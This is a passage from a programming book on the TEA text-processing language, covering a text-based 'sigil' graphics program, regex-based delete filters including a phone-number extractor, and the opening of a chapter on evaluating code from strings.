No explicit INPUT found, using STDIN!
INPUT:
 None
CODE:
 v:vC:TEST|v:vF:TEST-F|c*!:vC:vD
---------[ IN TEA RUNTIME ]

+++[NO TEA CODE ERRORS FOUND YET]
CLEAN TEA CODE TO PROCESS:
v:vC:TEST
v:vF:TEST-F
c*!:vC:vD
--[#3 TEA INSTRUCTIONS FOUND]---

---<< EXTRACTED TEA LABEL BLOCKS:
{}

Executing Instruction#0 (out of 3)
Processing Instruction: v:vC:TEST
PRIOR MEMORY STATE: (=, VAULTS:{})
-- [INFO] Wrote VAULT[vC = [TEST]]
RESULTANT MEMORY STATE: (=, VAULTS:{'vC': 'TEST'})
Executing Instruction#1 (out of 3)
Processing Instruction: v:vF:TEST-F
PRIOR MEMORY STATE: (=, VAULTS:{'vC': 'TEST'})
-- [INFO] Wrote VAULT[vF = [TEST-F]]
RESULTANT MEMORY STATE: (=, VAULTS:{'vC': 'TEST', 'vF': 'TEST-F'})
Executing Instruction#2 (out of 3)
Processing Instruction: c*!:vC:vD
PRIOR MEMORY STATE: (=, VAULTS:{'vC': 'TEST', 'vF': 'TEST-F'})
RESULTANT MEMORY STATE: (=, VAULTS:{'vC': '', 'vF': 'TEST-F', 'vD': ''})
```

Figure 7.3: TEA Debugger Output for Understanding Selective Processing of Vaults by `C*:` and `C*!:`

7.3 EXAMPLE APPLICATIONS of C:

`C:` is mostly about clearing or rather, managing memory. Quite an important facility for those who recall the ancient days of programming in languages such as C and C++, that not only made available the nifty and useful, but also painful facility of pointers and manual memory management! Luckily, in TEA, the programmer need not worry much about manual management of memory — particularly, with regards to correctly creating, initializing and clearing or especially disposing of/returning memory to the system, because much of it is already catered for by the TEA runtime, and no possibility for example, exists, for a TEA program to directly or readily write uninitialized memory, nor for the program to quit without correctly returning memory to the underlying system.

However, that said, and given the only way to use memory with references or pointers is via TEA Vaults, we then shall acknowledge and appreciate, that, with proper use of the basic facility to create, set, update and clear memory[5], the software programmer can design or implement many useful and efficient computer programs that might leverage logic that relies on the state of the program's memory so as to perform correctly. The following non-trivial, but still basic program, is a great illustration of such a computer program.

7.3.1 EXAMPLE 1: The N-SIGIL Generator: print textual-qrcode corresponding to some number N

This program we are going to look at next, is mostly classified as both a graphical and interactive game-like software that can correctly work as written, for particularly WEB TEA[6] — access to which is currently readily possible via the **TEA WEB Integrated Development Environment**: `https://tea.nuchwezi.com`.

The program was originally developed to be part of the standard demonstration programs for the WEB TEA suite, and at basic, it does the following:

1. Given some numeric input, n, that lies within some pre-configured range: $1 \leq n \leq (nCols \times nRows)$, shall proceed to process that user-provided response, n, so that it then prints a matrix of $(nCols \times nRows)$ on the screen, and inside which it plots and prints a specific and deterministic basic diagram mapping the specified argument to some finite number of "graphical bits" that unlike the rest of the matrix or grid, are **ON**, while the rest are **OFF**.

2. Essentially, it prints a "sigil" or rather a kind of "QRCode" or primitive "Barcode" that can uniquely distinguish the provided number argument from any other[7].

3. After prompting for and displaying the image corresponding to a user provided response, the program first clears the core graphics memmory previously utilized, via leveraging the TEA `c*:vNAME` instructions, and then re-iterates, prompting the user for the next number to visualize.

[5] **WARNING:** note that, currently (as of **TEA v1.1.0** — see `https://tea.nuchwezi.com` for latest), TEA provides no direct means to delete entirely or rather, to unregister a previously named memory pointer/variable reference such as with vault names, other than merely clearing the referenced memory space (such as by setting it to the EMPTY SPACE). But if required, perhaps future TEA versions might avail this functionality as a subset of **C*:** or **C.:** command space.

[6] As we have indicated in **chapter 1**, programs leveraging the `Z:CMD` instructions might not be readily portable across just WEB and CLI TEA.

[7] No, currently, it is not guaranteed to always return a universally distinct sigil for any real number, given some numbers might result in a projection that is shared by other numbers too, but, for a particular set of $(nCols \times nRows)$, any particular n is guaranteed to result in the same projection or picture across invocations of the same program or algorithm.

4. It is written to be intelligent enough despite its text-only user-interface, so that, once the user feels like quitting or stopping, they can just respond with the **STOP**-command; “end”, and then the program shall quit.

In a somewhat verbose style — so that TEA-newcomers might also get the chance to see what non-trivial TEA programming is like, as well as learn some useful quirks of how to jaggle things in TEA, we shall intermix code and comments, as well as mostly use the unminified style of TEA source.

TEA Program: N-SIGIL image generator program

```
#~~[WELCOME to N-SIGIL v1.0.0]
#~~[not for the faint of heart]
#--|original algorithm by fut.prof. JWL
#--|WARNING: this TEA program is meant to
#--|work as currently implemented
#--|ONLY for WEB TEA such as:
#--| https://tea.nuchwezi.com
#-------------------------------------------------|

#BEGIN: determine what our image dimensions
# shall be (not user-set)
v:vCOL:10 #columns e.g 5
v:vROW:6 #rows e.g 4
g*:*:vCOL:vROW | v:vN | z*:vN | v:vN #cardinality of grid (=20)

l:lSTART
#first, CLEAR/INIT key vaults:
c*!:vA:vAA:vB:vC:vD:vE:vF

i!:{=======[WELCOME to N-SIGILS]======
N-SIGILS v.1.0.0 is written in TEA v.1.1.0,
and is an experiment to do basic graphics
in TEA using text-processing. It is entertaining,
and will help you draw a basic QR-CODE sigil
for any number you specify. It is also interactive;
At any moment, you can quit if you like.
============================}|i: #instructions

i!:{Preferably, pick a number between 1 and }
| x*!:vN | x!:{ }|x!: (or `end' to QUIT): | v:vPROMPT
i: #prompt
v:vRESPONSE # stash user response
#store marshalled answer (e.g vANS=8)
z:{Math.abs(Number(AI))||1} | v:vANS

#otherwise, first confirm if we got a legit number
y:vRESPONSE # retrieve user response
z:{Number(AI)}
f!:NaN:lPROCESS_BLANK
j:lERRORNaN

#check we are processing a blank number
l:lPROCESS_BLANK
y:vRESPONSE
f!:^$:lPROCESS
j:lERRORNaN

#continue to process
l:lPROCESS

y:vANS #retrieve number we saved
```

```
#compute vA
#adjust as: ((n)=>Math.floor(n/vN) + (n%vN))(vA)
v:vEXP1:((n)=>Math.floor(n/|
v:vEXP2:) + (n%|v:vEXP3:))(|v:vEXP4:)
v:vA | g*:{}:vEXP1:vN:vEXP2:vN:vEXP3:vA:vEXP4 |
v:vCMDA|z*:vCMDA|v:vA #vA=8

#compute vAA
#adjust as: ((n)=>(Math.floor(n/vCOL) + (n%vCOL))%vCOL)(vA)
v:vEXP1:((n)=>(Math.floor(n/|v:vEXP2:) + (n%|
v:vEXP3:))%|v:vEXP4:)(|v:vEXP5:)
| g*:{}:vEXP1:vCOL:vEXP2:vCOL:vEXP3:vCOL:vEXP4:vA:vEXP5
|v:vCMDAA|z*:vCMDAA|v:vAA #vAA=4

#vA -> compute vB: ((n)=>(vN + n)%vCOL)(vA)
v:vEXP1:((n)=>(|v:vEXP2: + n)%|v:vEXP3:)(|v:vEXP4:)
g*:{}:vEXP1:vN:vEXP2:vCOL:vEXP3:vA:vEXP4 |v:vCMDB|
z*:vCMDB|v:vB #vB=3

#vB -> compute vC: ((n)=>Math.abs(vN - n)%vCOL)(vB)
v:vEXP1:((n)=>Math.abs(|v:vEXP2: - n)%|v:vEXP3:)(|v:vEXP4:)
g*:{}:vEXP1:vN:vEXP2:vCOL:vEXP3:vB:vEXP4 |v:vCMDC|
z*:vCMDC|v:vC #vC=2

#vC -> compute vD:
#((n)=>Math.floor((n*vN*0.5)/vROW) + Math.floor((n*vN*0.5)%vROW))(vC)
v:vEXP1:((n)=>Math.floor((n*|v:vEXP2:*0.5)/|
v:vEXP3:) + Math.floor((n*|v:vEXP4:*0.5)%|v:vEXP5:))(|v:vEXP6:)
g*:{}:vEXP1:vN:vEXP2:vROW:vEXP3:vN:vEXP4:vROW:vEXP5:vC:vEXP6 |
v:vCMDD|z*:vCMDD|v:vD #vD=5

#vD -> compute vE:
#((n)=>Math.floor(Math.abs(n - vN*0.5)/vROW)
#+ Math.floor(Math.abs(n - vN*0.5)%vROW))(vD)
v:vEXP1:((n)=>Math.floor(Math.abs(n - |v:vEXP2:*0.5)/|
v:vEXP3:) + Math.floor(Math.abs(n - |v:vEXP4:*0.5)%|v:vEXP5:))(|v:vEXP6:)
g*:{}:vEXP1:vN:vEXP2:vROW:vEXP3:vN:vEXP4:vROW:vEXP5:vD:vEXP6
|v:vCMDE|z*:vCMDE|v:vE #vE=2

#vD -> compute vF:
#((n)=>Math.floor(Math.abs(n*0.5)/vCOL) + Math.floor(Math.abs(n*0.5)%vCOL))(vN)
v:vEXP1:((n)=>Math.floor(Math.abs(n*0.5)/|
v:vEXP2:) + Math.floor(Math.abs(n*0.5)%|v:vEXP3:))(|v:vEXP4:)
g*:{}:vEXP1:vCOL:vEXP2:vCOL:vEXP3:vN:vEXP4 |
v:vCMDF|z*:vCMDF|v:vF #vF=5

#DEBUG: show which coordinates to shade
#1: vA -> (1,vAA) -> (1,4)
#2: vB -> (2,vB) -> (2,3)
#3: vC -> (3,vC) -> (3,2)
#5: vD -> (4,vD) -> (4,5)
#6: vE -> (vF, vE) -> (5,2)

#Given vCOL x vROW -> (5x4) and <(x,y)*> simulate...
###X#
##X##
#X###
#X###

#----[presenting results]-------
1:RESULT

#first, construct the specification for the grid to print
#vCOORDINATES=[(1,vAA), (2,vB), (3,vC), (4,vD),(vF, vE)]
#v:vEXP1:[(1,|v:vEXP2:), (2,|v:vEXP3:), (3,|v:vEXP4:), (4,|v:vEXP5:),(|v:vEXP6:, |
```


```
    v:vEXP7:)]
#G*:{}:vEXP1:vAA:vEXP2:vB:vEXP3:vC:vEXP4:vD:vEXP5:vF:vEXP6:vE:vEXP7 |

#v1.0.1: this improvement uses the same coordinates in (x,y) and (y,x) for a richer
    plot
v:vEXP1:[(1,|v:vEXP2:), (2,|v:vEXP3:), (3,|v:vEXP4:), (4,|v:vEXP5:),(|v:vEXP6:,|
    v:vEXP7:),|G*:{}:vEXP1:vAA:vEXP2:vB:vEXP3:vC:vEXP4:vD:vEXP5:vF:vEXP6:vE:vEXP7|
    v:vSLICE1|v:vEXP1:(|v:vEXP2:,1), (|v:vEXP3:,2), (|v:vEXP4:,3), (|v:vEXP5:,4),(|
    v:vEXP6:,|v:vEXP7:)]|G*:{}
    :vEXP1:vAA:vEXP2:vB:vEXP3:vC:vEXP4:vD:vEXP5:vE:vEXP6:vF:vEXP7|v:vSLICE2|G*:{}
    :vSLICE1:vSLICE2

v:vCMDCOORDINATES
#orig: [(1,4), (2,3), (3,2), (4,5),(5,2)]
#v1.0.1: [(1,8), (2,8), (3,2), (4,10),(3,5),(8,1), (8,2), (2,3), (10,4),(5,3)]
G*:{,}:vCOL:vROW:vCMDCOORDINATES | v:vCMD_GRIDSPEC

#now print...
y:vCMD_GRIDSPEC #2,4,[(1,4), (2,3), (3,2), (4,5),(5,2)]

v:vCMD_PRINT:{((AI)=>{let[c,r,s]=AI.match(/^(\d+),(\d+),\[(.*)\]$/).slice(1),C=s.
    match(/\((\d+),(\d+)\)/g).map(p=>p.match(/\((\d+),(\d+)\)/).slice(1).map(Number)
    ),g=Array.from({length:+r},()=>Array(+c).fill("#"));C.forEach(([x,y])=>{if(y
    >=1&&y<=r&&x>=1&&x<=c)g[y-1][x-1]="X"});return g.map(e=>e.join("")).join("\n")})
    (AI);}
z*:vCMD_PRINT | v:vRESULT

i!:{__That is your N-SIGIL for }|x*!:vRESPONSE|v:vMSG|g*:{}:vRESULT:vMSG|h!:_|d:_
i: #present

#q!: don't auto-quit..
j:lSTART #loop

l:lERRORNaN #incase response was wrong
y:vRESPONSE | f:end:lSTOP
i!:{Value picked was wrong. Try Again}|i: |j:lSTART #report error, loop

l:lSTOP #closing remarks
i!:{===[Thanks for enjoying the N-SIGIL game and utility]===
 See u n:ext time!} | i: | i!:---[N-SIGIL v1.0.0 QUIT SUCCESSFULLY]--- | -#cheerio
```

Figure 7.4: TEA EXAMPLE: **N-SIGIL** Text-based Unique-Image Generator TEA Game

As it is, the TEA program in **Figure 7.4** consists of a total of **136** TEA instructions, spans features such as:

1. Dynamic greeting prompts.
2. Conditional branching logic.
3. Unconventional loops via TEA labels and label-blocks with `L:`, `F:` and `J:` instructions.
4. Conditional program quitting.
5. Text-based graphics.
6. Dynamic [sub-/inner-]program construction via neat string expression composition using `G:` and `X:`.
7. non-TEA numeric processing via `Z:` and JavaScript.
8. Pure offline-processing and functionality.
9. And more!

We can appreciate what the program can do, by looking at sample screenshots of this code in use, via a mobile computer program as shown in the following figures:



(a) N-SIGIL v1.0.1: Intro Greeting Interface

(b) N-SIGIL v1.0.1: a basic qrcode for the base-10 o-SSI

Figure 7.5: Phone Snapshots of WEB TEA in action

Figure 7.6: N-SIGIL v1.0.1: a basic qrcode for just the number 1

Finally, and before we move on to the next chapter, it might help some readers of the TEA code in the example application we have just covered, by understanding clearer, what the underlying mathematics or algorithm is that make this **N-Sigil** utility work as it does, especially without using any sophisticated graphics and no imported batteries other than the use of JavaScript to compute some of the program's aspects we couldn't resolve readily in plain TEA. Also, this might help those might wish to port the program to CLI TEA, so that they perhaps know well, how to handle the important aspects of the algorithm. We specify the minimal **N-Sigil Algorithm** hereafter...

Algorithm 1 (The **N-SIGIL Algorithm**: gen_sigil($DATA, nCol, nRow$))**.**

1. ***GIVEN*** *the dimensions of the target image as width, nCol, and height, nRow.*
2. ***COMPUTE*** *the total number of cells, "pixels" or "bits" that our image shall contain, as such:*

$$vN = nCol \times nRow \tag{7.1}$$

3. ***GIVEN DATA***[8] *in form of a pure number, vIN, and for which we intend to generate a*

[8]We say "DATA" because, in the most general sense, and given we are designing an algorithm that generates an image for any

unique or corresponding image in some non-trivial encoding — the N-SIGIL encoding in our case.

4. ***PREPROCESS*** *the input, vIN, so that it can be properly processed for the rest of the algorithm. Essentially,* ***COMPUTE*** *vA, our first parameter based off of vIN, the user's input, and vN, cardinality of the image in terms of pixels, as such:*

$$vA = \lfloor \frac{vIN}{vN} + (vIN \mod vN) \rfloor \tag{7.2}$$

5. *Further,* ***ADJUST*** *vA, so that it can map to a value within the range of columns: essentially, compute some vAA as such:*

$$vAA = \lfloor \frac{vA}{nCol} + (vA \mod nCol) \rfloor \tag{7.3}$$

6. *Then, given what we have, derive some other essential image generating parameters as such:*
7. ***COMPUTE*** *vB based off of vA and so that it can map to a value within the range of columns:*

$$vB = (vN + vA) \mod nCol \tag{7.4}$$

8. ***COMPUTE*** *vC based off of vB and so that it can map to a value within the range of columns:*

$$vC = |vN - vB| \mod nCol \tag{7.5}$$

9. ***COMPUTE*** *vD based off of vC and so that it can map to a value within the range of rows:*

$$vD = \lfloor \frac{vC * vN}{2 * vROW} + \lfloor \frac{vC * vN}{2} \rfloor \rfloor \mod nRow \tag{7.6}$$

10. ***COMPUTE*** *vE based off of vD and so that it can map to a value within the range of rows:*

$$vE = (\lfloor \frac{|vD - \frac{vN}{2}|}{vRow} \rfloor + \lfloor |vD - \frac{vN}{2}| \rfloor) \mod vRow \tag{7.7}$$

11. ***COMPUTE*** *vF based off of vN and so that it can map to a value within the range of columns:*

$$vF = (\lfloor \frac{vN}{2 * nCol} \rfloor + \lfloor \frac{vN}{2} \rfloor) \mod nCol \tag{7.8}$$

12. ***CONSTRUCT*** *the* ***Sigil Coordinates Specification*** *as sequence of 12 (x,y) coordinate pairs as such, where the last/final 6 are derived from the first 6 merely by swapping the positions of the terms such as we have $(x, y) \to (y, x)$. Essentially, we shall have this specification set:*

$$vCOORDINATES = \langle (1, vAA), (2, vB), (3, vC), (4, vD), (5, vE), (6, vF), (vAA, 1), (vB, 2), (vC, 3), (vD, 4), (vE, 5), (vF, 6) \rangle \tag{7.9}$$

13. ***PROCESS*** *the* ***Resultant Matrix*** *of the vN pixels, perhaps 1 row at a time, for $nRow$, and one column on each row at a time, for $nCol$, in such a way that:*

supported text — makes sense for especially TEA, since the language knows no other datatypes other than just text, but also that, in the general sense, any arbitrary data that could be expressed using a visual method such as a QRCode or other form of sigilization, and which method fundamentally has a way to do this for a pure-number, might as well be considered a basis for any general generator, since any other datatype can, in principle at least, be reduced to some pure number by some meaningful method.

- ***IF*** *the pixel* $P_{(x,y)}$ *is such that* $(x, y) \in vCOORDINATES$, ***THEN****:*
  - ***PRINT DARK BOX****: 'X'*
- ***ELSE:***
  - ***PRINT LIGHT BOX***[9]*: " "*

□

[9] In our original implementation of the algorithm, we merely printed "#" for the LIGHT/unmarked pixels, and 'X' for the marked/-DARK ones. However, experimentation and taste might vary, and so, sometimes one might just decide to keep the LIGHT pixels as just plain WHITE-SPACE character such as " " in this case, so that the final image is essentially only painted in the marked regions only — which somewhat better brings out the "sigil" or "qrcode" aspect we want.

Chapter 8

D: DELETE

NAME	Delete
Purpose	1. Delete something from the AI 2. Delete everything BUT something from the AI 3. Implement Filters 4. Reduce Strings to Specific Patterns 5. Eliminate All White-space

Table 8.1: General Objectives of D:

8.1 SEMANTICS of D:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
d:	INERT
d:REGEX **d:RX1:RX2:...:RXN**	Delete from AI all sections matching the single regular expression REGEX or any of the given regular expressions RX1, RX2,..., RXN
d.:REGEX	**The Exceptional Delete Instruction** that deletes from AI all sections matching the single regular expression REGEX. It doesn't accept multiple parameters, and so, everything after the first ":" is treated as part of the pattern. It is one of few TEA commands using the "." Qualifier.
d!:	Delete all white-space from the AI (same as g:)
d!:REGEX **d!:RX1:RX2:...:RXN**	The Inverse of d:, for which only **sections not matching** the given patterns are deleted from AI.
d*:vREGEX **d*:vRX1:vRX2:...:vRXN**	Like the d:REGEX and d:RX1:...:RXN except, referencing the patterns stored in the named vaults.
d*!:vREGEX **d*!:vRX1:vRX2:...:vRXN**	Like the d!:REGEX and d!:RX1:...:RXN except, referencing the patterns stored in the named vaults.

Table 8.2: The Semantics of D:

8.2 NOTES about D:

So much can be accomplished in programming with TEA — one of few programming languages that is **text-processing** oriented by design. And talking of text-processing, note that many problems can be reduced to the need to identify and eliminate from some text or sequence, elements that match a particular pattern or those that do not match one or more patterns. We shall attempt to illustrate these things using basic examples...
First, note that one can appreciate **D:** by the following illustrative examples:

TEA Program: delete all instances of 'a' or 'A'

```
i!: {bC CB BA aB} | #(="bC CB BA aB")
d:[aA] |#(="bC CB B B")
```

But

TEA Program: delete all instances of 'aA'

```
i!: {bC CB BA aB} | #(="bC CB BA aB")
d:aA |#(="bC CB BA aB") because no pattern "aA"
```

So, realize that the difference between the last two programs, despite being subtle, does matter — the first invoked the **delete instruction** with an argument that is a regular expression using a *character class* — *[aA]* — whereas the later version used a regular expression "aA" that essentially gets interpreted as *a followed by A*.
Whereas, if we modify the program again such as:

TEA Program: delete all instances NOT ‘a’ or ‘A’

```
i!: {bC CB BA aB} | #(="bC CB BA aB")
d:[^aA] |#(="Aa") uses negated character class
```

We get something similar to what we would have obtained in case we had used the same pattern as in the original program, but with the **D!:** instruction:

TEA Program: delete all things NOT ‘a’ or ‘A’

```
i!: {bC CB BA aB} | #(="bC CB BA aB")
d!:[aA] |#(="Aa")
```

That flexibility is essential because of the way logic using regular expressions works — there might be scenarios in which writing a pattern to match what needs to be eliminated is easier than writing one for what needs to be retained, whereas the inverse might be true in some other cases. So, creativity and experimentation shall determine which of the forms of **D:** to use for what purpose.
And then, concerning using **D:** to eliminate white space, consider the program:

TEA Program: delete ALL WHITE-SPACE

```
i!: {bC CB BA aB} | #(="bC CB BA aB")
d!: |#(="bCCBBAaB")
```

Other quirks of the delete instruction can be appreciated with the following example:

TEA Program: more D:

```
i!: {bC CB BA aB} | #(="bC CB BA aB")
d:[aA] |#(="bC CB B B")
d:.B |#(="bC")
```

This last example could also be simplified by leveraging the fact that **D:** allows us to chain the patterns too — essentially, we can use it in the forms *d:RX1:RX2:...:RXN* or *d!:RX1:RX2:...:RXN* or the related vault-referencing forms such as *d*:vRX1:vRX2:...:vRXN* or *d*!:vRX1:vRX2:...:vRXN*. Thus, the above last example can be rewritten as:

TEA Program: D: with chained patterns

```
i!: {bC CB BA aB} | #(="bC CB BA aB")
d:[aA]:.B |#(="bC")
```

Finally, note that the parameterized inverse of the Delete command makes implementing powerful complex filters easier. For example, we eliminate anything in AI that isn't a punctuation mark using the following terse program[1]

TEA Program: De PUNCTURA Filter

```
d!:{[\\ \[\]!"#$%&'()*+,-./:;<=>?@^_`{|}~]}
```

As can be seen/appreciated when considering what the TEA regular expression standard is — refer to **Chapter 3** — note that we could also write the above program in more compact form as: `d!:\W` — with the important caveat though being that, this later version also preserves new-line characters since it merely filters out all word characters.

8.3 EXAMPLE APPLICATIONS of D:

As explained in the section highlighting the general purposes/use-cases of the **DELETE** instruction, we find that implementing filters is among its major purposes, and so, we shall use one example to help paint a picture for what one might use **D:** for in real-life.

8.3.1 EXAMPLE 1: EXTRACTING WELL-FORMATTED TELEPHONE CONTACTS from TEXT

The following example, is going to be tested against a sample text such as:

Sample Text Containing Phone Contacts

```
---[ TEA WEB IDE DOCS v1.1 ]---

0704464749

Welcome to the Transforming Executable Alphabet [TEA] WEB Integrated Development
    Environment.

EXAMPLE: https://tea.nuchwezi.com/?fc=https://example.com/mcnemesis/+1-414-123456/raw/
    zha.tea


17. BACK PROPAGATE: Click to copy and load the text:+256704464749 currently in TEA
    Output space as the new text in the TEA Input space.

---[FURTHER DOCS | TEA RESEARCH]

In case you still wish to explore +256 414 554 685 more concerning TEA, this WEB IDE, or
     any other aspects of the TEA project, definitely start by visiting the TEA
    GitHub0705953500 Project [linked to on the MENU], or visit the TEA Research and TEA
    Community links as provided on the MENU. +254-1

Phone: 0772 609649 | 101
```

[1]Please note that though the code listing shown seems to indicate that the program contains some extraneous symbols after the second-last '}', and yet, the color-coding for the TEA-source-code pretty-printer being used for typesetting this book is what has limitations when dealing with complex TEA expressions. Otherwise, the program is expressed verbatim in its complete and essential form as is, and can be tried out on the **WEB TEA IDE** as part of the standard TEA program collection: `https://tea.nuchwezi.com`

The essential TEA source for a program that we might use to extract all the phone numbers in that sample text is as such:

TEA Program: PHONE CONTACT EXTRACTOR

```
d!:\+[1-9]\d{7,14}:\+?[0-9][-. \d]{7,28}
h!:{[^\d]}
k:\d
r!:[^\d]:{ }
r!:\W+:{ }
```

Figure 8.1: TEA EXAMPLE: PHONE CONTACT Extractor

And when we run that code against the specified sample text, the output we shall get is as shown hereafter...

Sample Text Containing Phone Contacts

0704464749 1 414 123456 256704464749 256 414 554 685 0705953500 0772 609649

Of course, the example program makes some assumptions about what a valid phone number might be given internationally acceptable patterns, and the variety of phone number expressions we need to deal with in the sample text provided, and so, in a more realistic scenario, it might be that instead of using multiple match-patterns, we only need 1, or that we instead need more than the two we have specified here, or that we need to constraint or extend the ones we have specified in the arguments passed to **D!:**, so that we implement an extractor that is most suitable for the problem at hand.

Also, besides the **D!:** instruction in that example program, most of the other TEA code included is to help clean-up the extracted contacts so that we limit or eliminate anything that is not part of the contact, and also format the result with minimal white-space between either the contacts or the sub-sequences making up a particular contact.

Finally, realize that even though the original/input text did contain several numerical sections such as strings as “v1.1”, “101”, etc. and incomplete phone numbers such as “ +254-1”, and yet, thanks to the power of the **D!:** filter and how we structured our pattern-matching regular expressions, any such values in the input are not polluting our final output.

Chapter 9

E: EVALUATE

NAME	Evaluate
Purpose	1. Process memory as though it were a TEA program 2. A self-contained function/procedure facility for TEA programs 3. Securely processing External/Imported TEA source-code 4. Mechanism for Securely Executing Auto-Generated TEA Code 5. Facility for Self-Modifying Programs

Table 9.1: General Objectives of E:

9.1 SEMANTICS of E:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
e:	[*Implicit Context Unaware Evaluation*] Process the contents of AI as an external TEA program, with its initial AI as the EMPTY STRING and set the final IO from that program as the IO for the current instruction
e:STR	[*Explicit Context Unaware Evaluation*] Process the contents of STR as an external TEA program, but with current AI as its initial AI and set the final IO from that program as the IO for the current instruction
e!:	[*Implicit Extended Context Aware Evaluation*] Parse the contents of AI as a TEA program, and inject the found TEA instructions in it inline into the calling main TEA program—essentially, modifies the main program by injecting new code into it, replacing the original E: instruction in the calling program with the new program instructions, then continues normal processing in the main/calling program, starting from the first instruction in the newly injected instructions if any – the EMPTY STRING becomes input to that first instruction, otherwise (in case no TEA instructions were found) continues to the next instruction in the calling, unmodified program, with the AI set to the EMPTY STRING.
e!:STR	[*Explicit Extended Context Aware Evaluation*] Same as E!:, but passes current AI to the first instruction in the extension/injected TEA program, otherwise (in case no TEA instructions were found) passes it on to the next instruction in the main/calling TEA program unmodified.
e*: **e*!:**	INERT
e*:vNAME	Same as E:STR, but processing string stored in vault named vNAME
e*!:vNAME	Same as E!:STR, but processing string stored in vault named vNAME

Table 9.2: The Semantics of E:

9.2 NOTES about E:

Many mature programming languages — GPLs especially, do offer some mechanism by which code that is originally not part of the main program might not only be imported/hot loaded into the main program, but also that such imported code might be executed adjacent to/parallel the main program or inline (as part of the main program).

Such code might for example be functionality that was not originally designed into the main program, but which is later needed for some specific tasks to be supported — in which case, the external program code might be thought of as a kind of *plugin* or *extension*[1]. But also, many languages encourage or support a facility for composing a program from various, somewhat independent or semi-independent components in the form of say libraries (such as DLLs for the C/C++ language), modules and/or sub-modules (such as in Python or JavaScript), etc.

Typically, for compiled languages such as C or C++, such code shall also be loaded when it is in a compiled form closest to the final/target architecture and instruction set of the associated

[1]In the past for example, and before the inventor of TEA worked on the language, they had worked on another language known as **Cwa Script** that together with an embeddable/pluggable Software Operating Environment (SOE) known as **DNAP**[6], that for either web or desktop or mobile apps [in virtually any language], would make it easy for existing software to be readily extended or evolved with new functionality originally not part of the main software in a sense similar to how an existing web-page might be extended by leveraging "external functionality" loaded say via an I-frame.

machine or technology platform, so that, one does not or can not directly take a runtime string and execute it directly as though it were new code made available to the main program. However, for especially interpreted languages such as JavaScript, Python, LISPs, Ruby, or even compiled languages such as Erlang that run on a virtual machine with ability to hotload code or perform Just-In-Time compilation of code even loaded via strings, the ability to extend the main program with functionality parsed or read directly from runtime-strings is not only possible but it designed into the language core.

Below, we summarize the behavior of hot-loading code across several compiled and interpreted languages so that one might come to appreciate how TEA does it:

Language	**Direct Evaluation (e.g., `eval`)**	**Compilation Required**	**Can Modify Main Program State**
Compiled Languages			
C	No (`system()` or dynamic loading via `dlopen`)	Yes (external compilation needed)	Limited (via shared libraries or function pointers)
C++	No (`system()` or dynamic/shared libraries)	Yes (compile to shared object)	Limited (via dynamic linking and function pointers)
Erlang	Yes (`erl_eval`, `code:load_binary`)	Optional (hot code loading supported)	Yes (can replace modules at runtime)
Java	No (`JavaCompiler`, `ClassLoader`)	Yes (compile to bytecode)	Yes (via reflection and dynamic class loading)
Interpreted Languages			
Python	Yes (`eval()`, `exec()`)	No	Yes (can define/modify variables, functions, classes)
JavaScript	Yes (`eval()`, `Function()`)	No	Yes (modifies global/local scope)
Ruby	Yes (`eval()`, `instance_eval`)	No	Yes (can alter program state and define methods)
TEA	Yes (`e:`, `e!:`, `e*:` or `e*!:`)	No	Yes (`e!:`, `e!:STR`, `e*!:vC` can alter caller program state)

Table 9.3: Comparison of Hot-Loading Code from Strings in Compiled vs Interpreted Languages

And so, with that introduction out of the way, one should realize that this functionality is indeed not only a standard feature of a good programming language, but is also essential for certain kinds of especially dynamic or generic programming.

Below, we shall look at some basic examples of the **Evaluate** instruction in TEA, and thereafter, delve into some non-trivial examples.

So, first, note that one could appreciate **E:** by the following illustrative examples which, for purposes of helping make comparisons of the various different ways code hot-loading can be done in TEA, all perform the same essential function — they load the same exact program just in different contexts, and all **MUST** return the output "AAW" when successfully run:

